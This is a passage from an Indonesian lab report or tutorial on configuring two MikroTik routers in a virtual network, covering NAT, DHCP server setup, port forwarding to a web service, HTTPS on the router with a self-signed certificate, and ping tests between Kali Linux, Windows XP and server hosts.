


Fig. 27. Daftar List Alamat IP pada Menu IP

5. Berikutnya bisa melakukan konfigurasi NAT untuk melakukan koneksi keluar dari jaringan lokal (Menuju Internet), poin ini bersifat opsional. Bisa dilakukan pada menu **IP -> Firewall -> NAT -> + Tab General: Chain: srcnat, Out. Interface List: ether3, Tab Action: Masquerade.** Berikut merupakan ilustrasi yang dicantumkan pada halaman berikutnya.




Fig. 28.Tampilan Konfigurasi NAT(1)

6. Lalu pada langkah selanjutnya, kita melakukan konfigurasi pada DHCP Server di MikroTik, apa itu DHCP Server? DHCP atau Dynamic Host Configuration Protocol merupakan protokol jaringan yang digunakan untuk mengalokasikan IP Host secara otomatis tanpa harus menginputnya secara manual (static). Hal ini mempermudah dalam melakukan konfigurasi dan meminimalisir kesalahan, berikut merupakan cantuman ilustrasi yang akan menampilkan serta menjelaskan cara melakukan konfigurasi DHCP Server pada MikroTik.




Fig. 29. Menu DHCP Server

7. Buka menu **IP -> DHCP Server**, lalu pada menu DHCP server klik pada button DHCP Setup. Ketika kita melakukan DHCP setup kita akan membuat IP yang sudah dibuat di addresses sebelumnya dapat digunakan IP Hostnya oleh karena itu pastikan konfigurasi pada **IP -> Addresses** sudah dilakukan dengan baik dan benar, pilih semua DHCP Server Interface yang telah dibuat sebelumnya kecuali ether3. Mengapa? Karena pada ether3 sudah dilakukan konfigurasi DHCP Client yang dimana ether3 berfungsi sebagai penerima DHCP dari ISP.

8. Akan muncul pop-up baru yang bertuliskan “DHCP Address Space” biarkan dengan cara Next. Setelah membiarkan DHCP Address Space maka akan muncul “Gateway for DHCP Network”, Klik Next karena kita tidak akan mengubah IP Gateway.




Fig. 30. Tampilan DHCP Setup (1)

9. Ini merupakan yang terpenting, yaitu “Addresses to Give Out”. Ini artinya berapa IP Host dari suatu IP Network yang dapat dibagikan kepada client, sebaiknya biarkan saja dengan mengklik Next. Muncul pop-up ‘DNS Server”, yang artinya DNS Server mana yang harus dihubungkan dengan router dan sebaiknya biarkan saja.




Fig. 31. Tampilan DHCP Setup (2)

10. Terakhir, “Lease Time”. Merupakan konfigurasi yang mengatur seberapa lama sebuah IP Host mendapatkan IP dari DHCP Server. DHCP Setup untuk satu interface sudah dilaksanakan, sebaiknya ulangi pada semua interface yang ada. Dan ingat, jangan mengatur ether3 jika ether3 dikonfigurasi sebagai penerima IP dari ISP.




Fig. 32. Tampilan DHCP Setup(3)

11. Cek pada menu **'IP' -> 'DHCP Server' -> 'Leases'**. Ubahlah setiap perangkat OVA yang terhubung sesuai dengan tabel IP Address dengan cara mengklik pada 'Active Host' dan memilih opsi 'Make Static'




Fig. 33. Pengaturan IP Perangkat

12. Setelah melakukan pergantian IP Address untuk setiap Host Machine di masing-masing VirtualBox, kita dapat mengecek apakah semua Host terhubung satu sama lain dengan membuka menu **'IP -> Routes'** seperti pada ilustrasi di halaman berikutnya.




Fig. 34.Tabel List Route

13. Langkah selanjutnya yaitu membuat konfigurasi NAT yang dimana fungsinya untuk mengkonfigurasi firewall untuk mengarahkan lalu lintas jaringan ke layanan web dengan cara **IP -> Firewall -> NAT -> +.** Dalam konfigurasi ini, dilakukan konfigurasi pada firewall dengan menambahkan aturan pada chain dstnat dengan parameter dst. address: 128.0.0.100, protocol: 6 (tcp), dst. port: (2031,2087), action: dst-nat, to-address: 10.0.0.250, to-ports: 443. Konfigurasi ini bertujuan untuk mengarahkan lalu lintas jaringan yang ditujukan ke alamat IP tertentu dengan protokol dan port tertentu, menuju ke alamat IP dan port yang ditentukan. Konfigurasi ini berguna untuk memastikan koneksi jaringan yang sesuai dengan kebutuhan, seperti mengarahkan lalu lintas ke layanan web yang di-hosting di alamat IP 10.0.0.250 agar dapat diakses dari luar jaringan melalui port 443 seperti pada ilustrasi berikut.




Fig. 35. Tampilan Konfigurasi NAT(2)

14. Pada percobaan pertama, kami melakukan tes konektivitas dengan cara mengeping satu sama lain menggunakan Kali Linux pada ilustrasi pertama.




Fig. 36. Test Koneksi Kali dengan XP

15. Dan terakhir, kami melakukan tes ping menggunakan Windows XP.




Fig. 37. Test Koneksi XP dengan WAF-Ubuntu

3.5.3 Konfigurasi Router 2

Pada sub-sub bagian ini, kita akan melakukan konfigurasi pada Router 2. Caranya tidak berbeda seperti sebelumnya namun yang diisikan ke dalam Router 2 sedikit berbeda dibandingkan Router 1.

1. Sambungkan kabel dari port yang akan digunakan untuk konfigurasi ke PC/Laptop yang akan digunakan sebagai media konfigurasi WinBox. Ingat bahwa pada sub-sub bagian sebelumnya telah dijelaskan bahwa port 4 dan 5 tidak dapat digunakan untuk konfigurasi karena telah dipakai dalam menjalankan skenario. Pastikan Anda menggunakan port yang tersedia untuk melakukan konfigurasi. Kemudian masukan alamat IP berdasarkan tabel pada sub-bab IP Address seperti yang dicantumkan pada halaman selanjutnya.




Fig. 38. List Alamat IP Gateway pada Router 2

2. Setelah Address List dibuat, konfigurasikanlah setiap IP Address menggunakan DHCP Setup supaya IP Host dapat dialokasikan secara otomatis seperti cara sebelumnya, dengan demikian, proses konfigurasi menjadi lebih mudah dan meminimalkan kesalahan dalam pengaturan alamat IP.

3. Kemudian, buatlah konfigurasi NAT untuk melakukan Network Address Translation (NAT) pada paket-paket yang keluar dari jaringan lokal (LAN) menuju internet (WAN) dengan menggunakan fitur "masquerade" pada MikroTik. Dalam konfigurasi ini, sumber alamat (src. address) ditetapkan pada 128.0.0.100 dan protokol yang digunakan adalah TCP dengan nomor protokol 6. Konfigurasi ini diaplikasikan pada chain "srcnat" yang bertanggung jawab untuk melakukan NAT pada paket-paket yang keluar dari jaringan lokal.




Fig. 39. Tampilan Konfigurasi NAT (1)




Fig. 40.Tampilan Konfigurasi NAT (2)

4. Lakukan pemeriksaan pada routes apakah setiap perangkat saling terhubung atau tidak dengan membuka menu **'IP' -> 'Routes'**.




Fig. 41. Routing Table pada Router 2

5. Buka menu **'IP' -> 'Service'** lalu nyalakan www-ssl. Fungsinya adalah untuk mengaktifkan fitur HTTPS pada MikroTik RouterOS. Dengan mengaktifkan HTTPS, maka komunikasi antara web browser dan router akan dienkripsi dengan protokol SSL/TLS sehingga lebih aman dan tidak rentan terhadap serangan dari luar. Hal ini penting terutama jika kita menggunakan webfig atau Winbox yang mengakses router secara remote melalui jaringan internet.




Fig. 42. List Layanan pada Router 2

6. Terakhir, ketikkan perintah atau command self-signed certificate. Self-signed-certificate berfungsi untuk membuat sertifikat digital secara mandiri yang dapat digunakan untuk enkripsi komunikasi atau otentikasi antara perangkat, perintah dapat dilihat di Self-Sign Certificate Text.




Fig. 43. Pembuatan Sertifikat SSL untuk Layanan

7. Lakukan tes konektivitas pada Kali Linux menuju CWP-CENTOS apakah terhubung atau tidak dengan melakukan tes ping sebagai berikut:

